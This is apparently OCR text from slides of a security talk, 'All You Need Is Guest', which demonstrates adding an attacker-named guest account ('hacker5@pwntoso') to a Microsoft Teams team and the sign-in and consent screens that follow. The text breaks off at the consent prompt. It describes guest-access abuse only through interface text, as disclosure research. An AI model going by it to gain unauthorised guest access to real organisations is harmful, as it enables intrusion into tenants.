


Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



Add members to Vendor onboarding


Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

hacker5@pwntoso.onmicrosoft.com

Add

Add **hacker5@pwntoso.onmicrosoft.com** as a guest

Close




Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group | Add

H hacker5 (Guest)
This person has been added, but it might take a while for them to show up in your member list.

Close



Microsoft


Sign in

hacker5@pwntoso.onmicrosoft.com

No account? Create one!

Can’t access your account?

All You Need Is Guest



Microsoft

hacker5@pwntoso.onmicrosoft.com

Permissions requested by:

Zenity Demo
zenitydemo.onmicrosoft.com

By accepting, you allow this organization to:

